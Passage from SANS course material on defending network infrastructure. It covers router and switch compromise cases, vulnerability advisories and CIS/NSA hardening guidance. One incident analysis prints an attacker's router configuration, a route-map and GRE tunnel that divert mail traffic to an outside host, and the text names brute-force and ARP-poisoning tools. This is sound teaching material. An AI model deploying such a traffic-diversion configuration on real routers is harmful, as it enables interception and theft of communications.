

# 501.I

# Defensive Network Infrastructure



SANS

# Defensive Network Infrastructure

© 2016 Dr. Eric Cole and Ted Demopoulos  
All Rights Reserved  
Version A12\_02

Defensive Network Infrastructure

This page intentionally left blank.

# SEC501 Lab Reminder & Prep

---

If you have not already installed VMware Player or Workstation prior to coming to class, please start the installation during break or at lunch today. You will need this to be done for the labs.

**VMware Player:** <http://www.vmware.com/products/player>

In addition, the labs require the Kali Linux version, which you can find on the lab USBs. Copy it from your Lab USB and unzip it during a break to avoid wasting time during lab. Files are preinstalled in this version of Kali Linux; they will be used in some of the labs.

Defensive Network Infrastructure

This page intentionally left blank.

# DNI Roadmap

---

- Introduction
- Network Infrastructure Devices as Targets
- Implementing CIS Benchmarks and the *NSA Cisco IOS Switch Security Configuration Guide*
- Advanced Controls
- Conclusion

Defensive Network Infrastructure

This page intentionally left blank.

# Outline (1)

- Network Infrastructure as Targets for Attack
  - Impact of Compromised Routers and Switches
  - Security Challenges
  - Attack Tools and Techniques
- Implementing the CIS and NSA Benchmarks to Improve Security
  - CIS Level 1 and Level 2 Benchmarks for Routers
  - DISA Network Security Checklists
  - *NSA Cisco IOS Switch Security Configuration Guide/SANS Gold Standard Switch Configuration*
  - Using RAT to Audit Devices Running IOS

Defensive Network Infrastructure

## Outline (1)

Today, we look at the network infrastructure as a target for attack and common attack tools. We discuss defending our network infrastructure as well as the challenges involved. We use some of these attack tools in lab, and we discuss many additional tools that are available for experimentation in the Backtrack Linux Penetration Testing Distribution virtual machine that is used in lab.

Most of our time today is spent looking at the Center for Internet Security (CIS) benchmarks. For network infrastructure, CIS has Cisco and Juniper benchmarks. We concentrate on the Cisco benchmarks for routers and how we can apply these to improve security.

The CIS benchmarks have two major sections known as Level 1 and Level 2 settings or actions. Level 1 is what is known as the “prudent level of minimum due care.” Level 1 settings satisfy the three following requirements:

- System administrators without extensive knowledge about the router can perform the specified steps. In other words, it doesn’t take a network guru to implement these.
- It is unlikely that any of these steps will cause any harm to the router or the network. Of course any change can have unexpected and undesirable side effects, but with Level 1 settings, this is unlikely.
- The Router Audit Tool (RAT) also available from CIS, can be used to monitor and audit these settings/actions.

Level 2 actions are more advanced and may be not applicable in all environments. Knowledge of the network and configuration may be required to determine whether they can be safely applied as well as how to apply them. In other words, a more experienced administrator is required to analyze them for applicability and apply them as appropriate.

We will also look at applying the similar *NSA Cisco IOS Switch Security Configuration Guide/SANS Gold Standard Switch Configuration for Switches*.

The *DISA Security Technical Implementation Guides* (usually called “STIGS”) and associated checklists to verify compliance are additional documents available for many hardware and software platforms. These are more U.S. government-specific, but they are also leveraged by many non-governmental organizations. We will briefly introduce these later today. Not all are publically available.

### Intended Audience

Today’s material is written for technical professionals who need to understand network infrastructure from the defensive position. This includes system and network administrators, auditors, penetration testers, and more. A basic knowledge of networking—including the OSI model and network devices such as routers, switches, and firewalls—is assumed. Knowledge of configuration information for such devices is not assumed, but a basic knowledge will be useful.

### Conventions

The following describes the typographic conventions used throughout this text.

Typeface	Description of Use	Example Use
<i>Variable width italic</i>	Used to indicate infrastructure commands in the body of a paragraph as a reference	By using the <i>service logging-sequence</i> command ...
Fixed width	Used for command tests received from the router or operating system	Enter configuration commands, one per line. End with CTRL+Z.
<b>Fixed width bold</b>	Used to indicate user input text	router# <b>configure terminal</b>
<b>Fixed width bold, italic</b>	Used to indicate replaceable user input text	router(config)# <b>enable secret MySecret</b>

## Outline (2)

---

- Advanced Settings and Topics
  - Enhancing SNMP and NTP Security
  - Routing Protocol Authentication
  - DHCP Snooping
  - Port Security
  - Introduction to Network Admission Control and IEEE 802.1x
  - RANCID and Configuration Management

Defensive Network Infrastructure

### Outline (2)

We also look at some advanced topics and settings that may be covered under previous guidance. Some of these go well above and beyond the basics and are becoming more important in today's increased attack landscape.

# Introduction

- Routers and switches are critical network infrastructure
  - Cisco and Juniper devices are the most dominant
- Routers and switches are network nodes; very simply put, they are special-purpose computers
  - They can and are attacked
  - They can be configured securely
- They are not secure by default

Defensive Network Infrastructure

## Introduction

Today's material looks at securing the network infrastructure. Unfortunately, many people, including some network professionals, look at the network infrastructure as binary; either the bits are flowing or they are not. If the bits are flowing, people are happy and life is good. If they are not flowing, the organization's processes are impeded and people are mad. However, there have been many cases in which the bits were flowing, but the network was compromised for months or even years. Although everything might seem superficially fine, it certainly is not.

Network devices like routers, switches, firewalls and more are simply special-purpose computers. They are not unlike Windows, Unix, or Linux hosts; they are comprised of hardware running an operating system (although just like any other host, the hardware might be virtualized). They cannot be considered as merely "black boxes." They can be and are attacked, and they are not secure out of the box. Specific steps must be taken to configure and secure them appropriately.

As they evolve and get more functionality, network device complexity increases, and the number of vulnerabilities and potential for misconfigurations also increases.

Today, we look at how to secure network infrastructure devices based on benchmarks from The Center for Internet Security, NSA documentation, and more. The emphasis is on Cisco equipment because it is easily the most common, although the same concepts apply to Juniper and other equipment.

Cisco and other vendors have made vast strides in improving the default security of their devices by adding functionality and transitioning away from "default on" services.

# Defensive Network Infrastructure

- Networking devices must be proactively secured as appropriate for the organization
- Vendors of network devices provide the necessary functionality
- Organizations such as The Center for Internet Security (CIS) provide benchmarks and tools
- Other organizations such as Defense Information Systems Agency (DISA) and the National Security Agency (NSA) also have valuable benchmarks available

Defensive Network Infrastructure

## Defensive Network Infrastructure

Commercial quality networking devices have a plethora of options and configuration settings that affect security. Although a consumer grade switch from the local big box store may not have any configuration settings or security built in, even the cheapest consumer grade router has security-related features and options that would be considered advanced just a few years ago. When we look at devices by vendors such as Cisco and Juniper, there are many security-related features and security settings available.

There is also a plethora of advice available from the vendors and from community-driven consensus projects and government agencies. We need to apply these *proactively*, which is our focus.

The Center for Internet Security has tools and documentation available to help improve network device security. This focuses primarily on routers, but also includes some information on switches, firewalls, VPNs, and more. The Center for Internet Security, better known as CIS, is a non-profit that manages projects designed with the goal of reducing risk from information security. Their consensus projects include input from U.S. government agencies such as DISA and the NSA, companies including Cisco, The MITRE Corporation, MCI, QWest, and many higher-education universities.

CIS has benchmarks for securing Cisco devices including routers, firewalls, and VPNs as well as a router assessment tool. They also have a benchmark for securing Juniper devices.

There are additional benchmarks and documents available from U.S. governmental agencies and others we discuss, such as the DISA STIGS, the NSA Cisco IOS Switch Security Configuration Guide, and the (Twenty) Critical Controls.

# Objectives

- Understand the risks associated with the network infrastructure
- Experience auditing router and switch configurations
- Develop skills to secure Cisco and Juniper routers and switches

Defensive Network Infrastructure

## Course Goals

At the end of this course, you will have a good understanding of the risks of an attack and the compromise associated with Cisco routers and switches. You learn how attackers compromise routers and switches, so that you can better evaluate the risks of exposed routers and switches for your organization. We also discuss tools to regularly assess the configuration of routers and switches with regard to meeting the Level 1 and Level 2 requirements defined in the CIS Benchmark for Cisco routers and the recommendations from the NSA in the *Cisco IOS Switch Security Configuration Guide*. You will also develop the skills needed to secure Cisco and Juniper routers and switches, so that they are resistant to attack.

# Lab Exercises

---

- Lab Exercises:
  - Reinforce material
  - Provide hands on experience with tools
  - Make you think

Defensive Network Infrastructure

## Lab Exercises

In the lab today and the rest of the week, you will gain hands-on experience with real tools. Hopefully, you have followed the laptop setup requirements as specified for this course so that you can jump right into the exercises. We use Windows-based tools and the Kali Linux distribution.

# Course Requirements

- Understanding the basics of routers and switches
- Laptop configured for the in-class lab exercises
- The ability to audit and change router and switch configurations or to at least act as an influencer

Defensive Network Infrastructure

## Course Requirements

A basic understanding of how routers and switches operate is necessary. We realize that there are various levels of experience, ranging from network engineers to those who have never logged into a router or switch, and that is fine.

A basic familiarity of router and switch functionality is required, however. If you can navigate the Cisco IOS operating system, you will be better off. We do not dwell on the syntax of commands. We concentrate on understanding the concepts. Knowing the syntax of the commands without understanding the underlying concepts is not useful and can actually make one dangerous. Conversely, if you understand the concepts, which is the focus of the material, the syntax can be easily determined.

The CIS Level 1 Benchmarks are discussed in greater detail as they can be implemented in any network, and the CIS Level 2 Benchmarks will be discussed at a more conceptual level as they will not apply to all networks.

If you make any changes to the networking infrastructure at your organization, be sure you are authorized to do so. There is always a risk in making any change, although the risk is very low with the CIS Level 1 Benchmarks. It is best to make changes to network infrastructure during scheduled maintenance windows as any negative consequences can be far reaching and affect multiple users.

# DNI Roadmap

- Introduction
- Network Infrastructure as Targets
- Implementing the CIS Security Configuration Benchmark for Cisco IOS to Improve Security
- Advanced Controls
- Conclusion

- **Network Infrastructure Compromise Examples**
- **Security Challenges**
- **Attack Tools and Techniques**
- **Lab: Attacking IOS Passwords**

Defensive Network Infrastructure

This page intentionally left blank.

# Network Infrastructure is not “Just Plumbing”

- Network infrastructure is not just plumbing
- Switches, routers, firewalls, and more are targeted by attackers
- The network is not simply binary—are the bits flowing or not?

Defensive Network Infrastructure

## Network Infrastructure Is not Just Plumbing

Network infrastructure is often seen as just plumbing; it simply carries the bits. In an ideal world, perhaps it is simply plumbing that cannot be attacked, but it can and is attacked as you will see shortly.

Part of this mentality might be because far fewer people, both attackers and defenders, know much about how various network devices operate. For example, far more people understand the IP protocol than Switch protocols, such as the Spanning Tree Protocol (STP), Cisco Discovery Protocol (CDP), Dynamic Host Configuration Protocol (DHCP), VLAN Trunking Protocol (VTP), Inter-Switch Link Protocol (ISL), Dynamic Trunking Protocol (DTP), and IEEE 802.1X (incidentally, all of these are Layer 2 protocols that can be attacked by the open source tool Yersinia, as discussed later). Certainly more people understand IP than various router protocols, such as Cisco’s Enhanced Interior Gateway Routing Protocol (EIGRP) and the Border Gateway Protocol (BGP), which we could legitimately call the “glue” that holds the Internet together. Yes, they do have a history of vulnerabilities and exploits just like most everything else in technology.

How about operating systems that run on switches and routers, such as Cisco’s IOS and Juniper’s Junos? Once again, far fewer people, both attackers and defenders, understand them compared to the various Windows, Linux, and Unix operating systems. Of course they have vulnerabilities and need to be regularly patched like any other operating system, although they are not always. Also, they are becoming more and more complex operating systems over time, which leads to more attack surface and potential vulnerabilities.

Often the network infrastructure is the responsibility of a network group that is not trained nor evaluated based on security. If the bits are flowing and everything seems fine, no one will complain and life is good. If the bits are not flowing, life is not good. It is a catastrophe.

Of course, the bits may be flowing and everything may seem fine, yet the network may be under attack or perhaps even has been compromised for years.

# Network Infrastructure Compromises

- Three (quick) examples
- The names and details have been changed to protect the innocent and the guilty
- Many students have seen or will see similar compromises

Defensive Network Infrastructure

It is all fine and well to discuss how network infrastructure can be attacked, and as a student in this class, you no doubt believe it, but without concrete examples, it might be difficult to convince anyone else. Many of us will not have direct responsibilities, such as the ability to audit and change router and switch configurations, but we hopefully can act as an influencer. Concrete examples work well to influence people.

These are all real examples. In one case, we show how a legitimate pentester was able to compromise an organization; in another example, the compromise is by an unknown party or parties and has significant financial implications, and in the last, we have an APT style social engineering attack that uses Layer 2 privilege escalation.

All names and any identifying details have been changed to protect the innocent and not so innocent. Do not be surprised if some of these compromises look familiar, as you may have seen similar or identical attacks.

Of course we will also mention briefly how these attacks might have been prevented or detected much earlier and will go into associated preventative and detective controls in more detail in the rest of this course.

## Example One: Border Router Compromise

- In a recent pentest, the pentester used Hydra (a brute-force, password-guessing tool) to get into a router
- He banged on the border router for over 3 weeks until Hydra guessed a username/password combination, yet it was never discovered

Defensive Network Infrastructure

THC-Hydra is a password-guessing tool that supports the following (from the readme file):

AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC, XMPP, CVS, and Cisco AAA.

We discuss Hydra a bit later.

## Example One: Preventative/Detective Controls

- Preventative controls:
  - Account lockout: There was none
  - Password complexity: Passwords were fairly simple
- Detective controls:
  - Logging: Apparently, logging and monitoring of the logs were not done

Defensive Network Infrastructure

This attack could have been prevented or detected by a number of controls.

Account lockout was not enabled. There was no login delay set between successive login attempts.

Account lockout makes password guessing much more difficult. Account lockout was first introduced in Cisco IOS Release 12.3(14)T, and also Cisco IOS Release 12.2(33)SRE, a release for Service Providers. Note that administrative accounts cannot be locked out.

The following command sets account lockout to three attempts.

```
Router99(config)# aaa local authentication attempts max-fail 3
```

When an account is locked out further, login attempts do not indicate the account is locked out; normal failure messages are displayed. Locked out accounts need to be manually enabled.

The passwords were also fairly simple. Complex passwords would have made this attack more difficult if not impossible.

Also, logging was either not turned on or the log was ignored. Ideally someone should have noticed a great number of failed login attempts indicating that the router was under attack!

## Example Two: E-mail Compromise

- What does e-mail have to do with network infrastructure? Read on.
- An organization was suspicious its e-mail was compromised. It had reason to be suspicious.
- There were serious financial implications. The company regularly lost bids on contracts by very small amounts.

Defensive Network Infrastructure

This story is based on an incident one of the course authors was involved in.

The company involved was in a competitive field where contracts were often lost or won on small amounts. The contracts were primarily government, and contract information including pricing was often submitted via (unencrypted and unsigned) e-mail. Unfortunately this is not uncommon.

The CIO was the one to raise the alarm. Multiple contracts opportunities were lost in extremely competitive bidding. Intermittent and unexplained e-mail delivery problems were also suspicious.

All external e-mail passed through their Internet router. Just plumbing, right?

## E-mail Compromise (2)

---

- The incident handling team found no anomalies with the e-mail server
- Analysis of key desktop systems also revealed nothing
- Further investigation led to the network

Defensive Network Infrastructure

The incident handling team started to investigate.

Of course the lost contracts could have been simply explained by “bad luck” or better business practices by competitors. Or, there could have been an insider who was working for the competition who may have verbally communicated competitive bidding information to a competitor outside of the workplace. It is extremely unlikely that the incident handling team would have uncovered anything. The team had no idea if anything would be uncovered.

First, the team examined the e-mail servers. Everything looked fine and there were no indications of compromise.

As the investigation expanded, key desktop and other systems—for example, those of the individuals involved in the contract and bidding process—were examined and again everything appeared to be normal.

The handlers were skeptical and thought the incident was not an issue, especially because the team could not determine the cause of intermittent e-mail failures of a remote mail system. They started to investigate the network.

## E-mail Compromise (3)

- A network anomaly was discovered:

Examine the sniffer output for the following hping3 commands:

**"hping -S -s 1026 -p 25 smtp.external.com"**

```
IP (tos 0x0, ttl 53 id 0, offset 0, flags [DF], length: 44) 10.43.21.5.25 >
172.16.5.55.1026: S [tcp sum ok] 1434756435:1434756435(0) ack
6465347987 win 1460 <mss 1460>
```

**"hping -S -s 1027 -p 80 smtp.external.com"**

```
IP (tos 0x0, ttl 56 id 0, offset 0, flags [DF], length: 40) 10.43.21.5.80 >
172.16.5.55.1027: R [tcp sum ok] 0:0(0) ack 354442101 win 0
```

Defensive Network Infrastructure

Sending simple SYN packets to the public mail server using the hping3 tool was inconclusive at first, as everything seemed to work. Eventually, a second handler noticed some anomalies while watching network traffic with the TCPdump packet sniffer.

It was determined that packets going to port 25 (Simple Mail Transfer Protocol [SMTP] used by mail servers and other Mail Transfer Agents [MTAs] to send and receive e-mail), port 110 (Post Office Protocol [POP3], a client e-mail protocol), and port 143 (Internet Message Access Protocol [IMAP4], another client e-mail protocol) were apparently taking a different network path. The TTLs were consistently three less, indicating another three network hops were taken.

This was extremely troublesome, so further investigation ensued. Could a hacker somehow have compromised the “network plumbing” and performed some type of Man in the Middle (MITM) attack on all e-mail traffic?

A traceroute looked normal, so the handlers started to examine the routers in the path.

# E-mail Compromise (4) Internet Router Hacked!

```
interface FastEthernet0/0
ip address 192.168.1.2 255.255.255.0
ip policy route-map capture-traffic
!
access-list 199 permit tcp any any eq 25
access-list 199 permit tcp any eq smtp any
access-list 199 permit tcp any any eq 110
access-list 199 permit tcp any eq pop3 any
access-list 199 permit tcp any any eq 143
access-list 199 permit tcp any eq 143 any
!
route-map capture-traffic permit 10
match ip address 199
set ip next-hop 192.168.254.2
```

Defensive Network Infrastructure

The configuration file on the Internet router was examined and there were clear cut indications of compromise!


Part of the configuration file is shown in the slide. Note the specific Access Control List for e-mail.

A tunnel had been set up to route all e-mail traffic to 4.17.102.75, presumably a device controlled by the attacker. Another snippet from the configuration file follows:

```
interface Tunnel0
ip address 192.168.254.1 255.255.255.0
tunnel source FastEthernet0/0
tunnel destination 4.17.102.75
```

In addition, a suspicious administrative account existed on the server. Although there was no configuration management, it seemed highly unlikely that an administrative account named 37337h4x0r was legitimate!

## E-mail Compromise (5) What Happened?



Apparently, somehow the attacker had compromised the router. How was unknown—perhaps a Hydra attack, maybe default passwords, or even an insider?

The attacker had added a privileged account to maintain access. A GRE (Generic Routing Encapsulation) tunnel was created to a foreign device, and e-mail traffic was routed over that tunnel.

This is a classic Man in the Middle (MITM) attack, and think of what additional damage might have been caused other than reading and possibly even modifying e-mails. For example, by harvesting usernames and passwords, the attacker could have accessed internal systems as users often reuse passwords among multiple systems.

Notice this a Layer 3 and 4 attack.

## Example Two: Preventative/Detective Controls

- Because we do not know how the router was breached, it is hard to know what preventative measures would have helped
- Detective controls certainly should include:
  - Configuration Management
  - Account Monitoring and Control

Defensive Network Infrastructure

Because we do not know how the router was breached, it is hard to know what preventative measures would have helped. However the controls mentioned in example one certainly are applicable here: account lockout and password complexity requirements.

A number of detective controls would have worked better than a human (the CIO) having a feeling that something was wrong. Certainly configuration management and account monitoring and control are two such controls.

Both are part of *The Consensus Audit Guidelines*, also known as *The Critical Controls*. Control 10 is Secure Network Configurations for Network Devices and encompasses configuration management, and Control 16 is Account Monitoring and Control.

More information on *The Critical Controls* is available at <http://www.sans.org/critical-security-controls/>.

## Example Three: APT Style Attack

- User received a phishing e-mail and clicked on a link
- The machine was compromised
- Using ARP cache poisoning (a Layer 2 attack), the attacker was able to sniff password hashes and crack them
- Controls: multiple, including security awareness, port security

Defensive Network Infrastructure

Example three is an Advanced Persistent Threat (APT) style.

Most APT attacks are not (as of today) technologically advanced. They simply do not need to be in order to succeed. As is often the case, initial compromise is via an e-mail. If a user receives an e-mail with three items that are remotely personal and that can often be found by Googling or via social networks, there is a reasonably high probability that the user will click a link or open attachment.

Imagine an e-mail with a title “Scarborough High Picture” and text in the body of the message that includes something like, “Remember me from high school? I used to hang out with Randy, Mary, and Bob. I just found this picture I thought you might enjoy.” Information about people such as schools they attended and classmates can easily be found online. Now this user might not take the bait, but if a similar e-mail is crafted and sent to multiple users, one of them will likely be fooled and that person’s system may be compromised.

The attacker used ARP cache poisoning to sniff the switch. Multiple tools are available including Cain and Abel, dsniff, and Ettercap. They are able to sniff passwords (clear text and hashed) to advance an attack.

Clearly, there are a number of possible preventative and detective controls. At the switch level, port security can be enabled (discussed in detail later), which locks MAC addresses to physical switch ports. This makes ARP cache poisoning difficult or impossible.

## Attacks at Layer 2

- Networks have a hard outer shell but a gooey middle (often a roughly accurate stereotype)
- Switches are also targets:
  - ARP
  - CDP
  - STP
  - VLAN

Defensive Network Infrastructure

### Attacks at Layer 2

Our last example includes a Layer 2 attack, an attack on a switch via ARP cache poisoning.

Networks are sometimes considered to have a hard outer shell and a gooey middle. This is certainly a stereotype, but it is somewhat accurate. Once you breach a network, which typically has preventative devices like firewalls, you are into the internal network, and it often does not have many controls (at least within a subnet).

In example three, once the attacker has penetrated the network via a phishing attack and compromised an initial machine, he is able to use it as a pivot point to spread within the network.

Most network attacks occur at OSI Layer 3 and above; however, once an attacker has direct access to a switch, Layer 2 attacks are possible and may include include network sniffing, direct switch attacks, Man in the Middle (MITM) attacks, and more.

Switch management protocols such as Cisco Discovery Protocol (CDP), Dynamic Trunking Protocol (DTP), VLAN Trunking Protocol (VTP), and Spanning Tree Protocol (STP) for Layer 2 loop avoidance can be easily used for malicious activity. Malicious events include a simple Denial of Service, ARP cache poisoning, VLAN hopping, setting up rogue DHCP servers, assuming the role of the root switch, and more.

# Network Infrastructure Devices are Targets

- Routers and switches can be compromised by attackers
  - Configuration typically focuses on functionality
  - Very common to be poorly secured
- Manipulation of network traffic by attackers can result

Defensive Network Infrastructure

## Network Infrastructure Devices are Targets

It is not that network personnel ignore security, but the emphasis is on making things work and keeping them working (that is, keeping the bits flowing).

Attackers know that switches, routers, and firewalls are sometimes simple and always valuable targets. Often, however, they are poorly secured with no configuration control and change management, and little maintenance. For example, firewall rulesets often have grown to a nearly incomprehensible set of rules with no apparent business purpose or other rationale for many of the rules. Routers and switches often have operating systems that have not been updated in many years or at least many months. Also many devices are in positions where there are no other defensive mechanisms.

When a network device is installed, administrators usually focus on configuring the device to function properly to meet the organization's needs. Security is often at best a distant thought. Typical goals do not include hardening the device to resist attacks. Of course this is a stereotype and often true, despite the fact that many organizations do in fact place extreme emphasis on security, hardening their network devices, patching regularly, and employing strong change management.

# Bi-Yearly Clumps of Cisco Vulnerabilities Announced

Of course vulnerabilities exist

Defensive Network Infrastructure

## **Bi-Yearly Clumps of Cisco Vulnerabilities Announced**

Cisco releases bundles of IOS security advisories on the fourth Wednesday of the month in March and September each year, and has since March of 2008. These clumps of advisories have associated explanations and remediation strategies.

For example, in March of 2014, Cisco released patches for six IOS DoS vulnerabilities.

Of course, only known vulnerabilities can be released, and vendors can and do sometimes “sit on” vulnerabilities they know about for long periods of time before they announce them, if they announce them at all.

This slide has only IOS vulnerabilities; Cisco vulnerabilities are released periodically as well.

It should come as no surprise that there are vulnerabilities. All complex systems have vulnerabilities, both known and unknown, and our networking infrastructure is a complex system with several complex subsystems such as IOS. Regular patching is necessary.

Information about Cisco security advisories is available on the Cisco website at <http://tools.cisco.com/security/center/publicationListing.x>.

## Compromise Impact

---

- Compromise of one system typically results in pivoting to others, creating a domino effect
- Far more types of attacks are possible from within a network than from outside

Defensive Network Infrastructure

### Compromise Impact

The initial compromised system is usually used as a pivot point to compromise additional systems. This is not always trivial, but much easier once an attacker has a presence on a network. Compromising additional systems is often easy due to implicit privileges.

As more systems are compromised, the attacker's footprint with the organization can become normal. Although attackers are usually initially cautious, once they own a network for a period of time they often become brazen. They might be in your systems, but to them, it simply becomes another day in the office. There are multiple examples of attackers being positively identified because they logged into their Facebook page or other social media from systems they had hacked.

Often attackers stay in networks for long periods of time before, if ever, being discovered. We have examples of networks being owned for a decade. Regardless of how long an attacker has been in a system or network, or how they initially got in, it is the job of incident response to remove them if and when they are discovered. This may be your job.

The screenshot shows a Cisco security advisory page. At the top, there's a navigation bar with links for Home, Products & Services, Support, How to Buy, Training & Events, Partners, and a search bar. Below the navigation is a breadcrumb trail: Home > Security > Cisco Secure Access Control System > Latest Threat Information > Cisco Security Advisories, Responses, and Notices. The main title is "Multiple Vulnerabilities in Cisco Secure Access Control System". Below the title, it says "Advisory ID: cisco-sa-20140115-csacs" and "http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20140115-csacs". It also indicates "Revision 1.0" and "For Public Release 2014 January 15 16:00 UTC (GMT)". A "Printable Version" link is available. To the right, there's a sidebar with "Related Links" and sections for "Tools", "Products & Services", and "Cisco Managed Analytics". The bottom of the page has a footer with "Defensive Network Infrastructure".

## Cisco ACS Vulnerabilities

In January of 2014, Cisco announced several vulnerabilities in Cisco Secure Access Control System (ACS) including a Cisco Secure ACS RMI Privilege Escalation Vulnerability, Cisco Secure ACS RMI Unauthenticated User Access Vulnerability, and a Cisco Secure ACS Operating System Command Injection Vulnerability.

We briefly discuss ACS later in this course.

These vulnerabilities affect multiple versions of Cisco Secure ACS. Free software updates to address these vulnerabilities are described in the security advisory at <http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20140115-csacs>.

# Juniper Vulnerabilities

#	CVE ID	CVE ID	# of Exploit	Vulnerability Type	Publish Date	Update Date	Score	Gained Access Level	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2014-0518		DoS	2014-01-10 2014-01-17	[7.8]		None	Remote	Low	Not required	None	None	Complete
				Juniper Junos before 10.4 before 10.4R16, 11.4 before 11.4R6, 12.1R before 12.1R7, 12.1X44 before 12.1X44-D20, and 12.1Y45 before 12.1Y45-D10 or SPX Series service gateways, when used as a UAC enforcer and captive portal is enabled, allows remote attackers to cause a denial of service (DoS or crash) via crafted HTTP message.									
2	CVE-2014-0617		DoS	2014-01-15 2014-01-15	[7.8]		None	Remote	Medium	Not required	None	None	Complete
				Juniper Junos 10.4S before 10.4S15, 10.4R before 10.4R16, 11.4 before 11.4R9, and 12.1R before 12.1R7 on SRX Series service gateways allows remote attackers to cause a denial of service (DoS or crash) via a crafted IP packet.									
3	CVE-2014-0616-261		DoS	2014-01-15 2014-01-24	[7.8]		None	Remote	Medium	Not required	None	None	Complete
				Juniper Junos 10.4 before 10.4R16, 11.4 before 11.4R10, 12.1R before 12.1R9-S7, 12.1Y44 before 12.1Y44-D20, 12.1Y45 before 12.1Y45-D10, 12.2 before 12.2R7, 12.3 before 12.3R4-S2, 12.1 before 12.1R3-S1, 12.2 before 12.2R2, and 12.3 before 12.3R1 allows remote attackers to cause a denial of service (DoS or crash) via a large BGP UPDATE message which immediately triggers a withdraw message to be sent, as demonstrated by a long <code>zbgp PATH and a large number of BGP Communities.</code>									
4	CVE-2013-6515-261		+Priv	2014-01-13 2014-01-24	[7.8]		None	Local	Low	Not required	Completed	Complete	Complete
				Juniper Junos 10.4 before 10.4R16, 11.4 before 11.4R10, 12.1R before 12.1R9-S2, 12.1Y44 before 12.1Y44-D20, 12.1Y45 before 12.1Y45-D10, 12.2 before 12.2R7, 12.3 before 12.3R5, 13.1 before 13.1R3-S1, 13.2 before 13.2R2, and 13.3 before 13.3R1 allows local users to gain privileges via vectors related to "certain combinations of Junos OS CLI commands and arguments."									
5	CVE-2014-0613		DoS	2014-01-15 2014-01-15	[7.8]		None	Remote	Medium	Not required	None	None	Complete
				The <code>zbgp command processor</code> in Juniper Junos 10.4 before 10.4R16, 11.4 before 11.4R10, 12.1R before 12.1R8-S2, 12.1X44 before 12.1X44-D30, 12.1X57 before 12.1X57-D10, 12.1Y44 before 12.1Y44-D10, 12.2 before 12.2R7, 12.3 before 12.3R4-S2, 12.1 before 12.1R3-S1, 12.2 before 12.2R2-S2, and 12.3 before 12.3R1, when <code>zbgp PATH and a large number of BGP Communities</code> is enabled, allows remote attackers to cause a denial of service (memory consumption) via unspecified vectors.									
6	CVE-2013-7313		DoS Rinfo	2014-01-23 2014-01-23	[5.4]		None	Local	Medium	Not required	Partial	Partial	Partial
				The OSPF implementation in Juniper Junos through 13.x, JunosE, and ScreenOS through 6.3.x does not consider the possibility of duplicate Link State ID values in									


Defensive Network Infrastructure

## Juniper Vulnerabilities

It is not just Cisco of course! All complex systems have vulnerabilities. This is a partial screen shot from [www.cvedetails.com](http://www.cvedetails.com), showing several recent vulnerabilities. The vulnerabilities in this case are not the point but merely the fact that there are vulnerabilities being found on a regular basis.

# Virtual Network Infrastructure

- In a virtualized environment, network infrastructure can be just an icon
- 100% software implementation of network devices



Defensive Network Infrastructure

## Network Infrastructure Now Just an Icon

Virtualization is common and becoming more common. Virtual datacenters that run on one or a small number of pieces of hardware are reality. Network devices can simply be an icon in VMware these days. In other words, sometimes a network device is just a bunch of files in a virtual environment. An entire datacenter can exist on a single USB drive!

As one example, the Cisco Nexus 1000V is a pure software implementation of a Cisco Nexus switch designed to work with VMware. We can have true Layer 2 and 3 capabilities entirely within virtual spaces.

With new technologies come new vulnerabilities and exploits. To date, most known vulnerabilities have been due to misconfigurations. We will make a perhaps somewhat controversial statement here: All virtualization is buggy. It is a relatively new technology. It took Unix 20 years to become a solid operating system, for example (and your author is an old Unix hack dating back to the dark ages). Also VM escape is real. Although, as of this writing, no attacks in the wild have been reported, it has been demonstrated many years ago. (The course authors are aware that VMs are not truly new; they have existed in the mainframe world for a very long time.)

We have a number of technical and operational challenges with virtualized network infrastructure. These include the fact that system and network architecture no longer consists of multiple physical devices with physical connectivity. Instead, it is represented by system configurations and hopefully technically documented accurately. Also, any separation of duties between network and system administrators may be a moot point in many environments.

# What Can an Attacker Do with a Router?

- Sniff network traffic:
  - Tunnel redirect as we've seen
  - Use a router as a sniffer
- Perform a Denial of Service
- Launch attacks while hiding the true source address

Defensive Network Infrastructure

## What Can an Attacker Do with a Router?

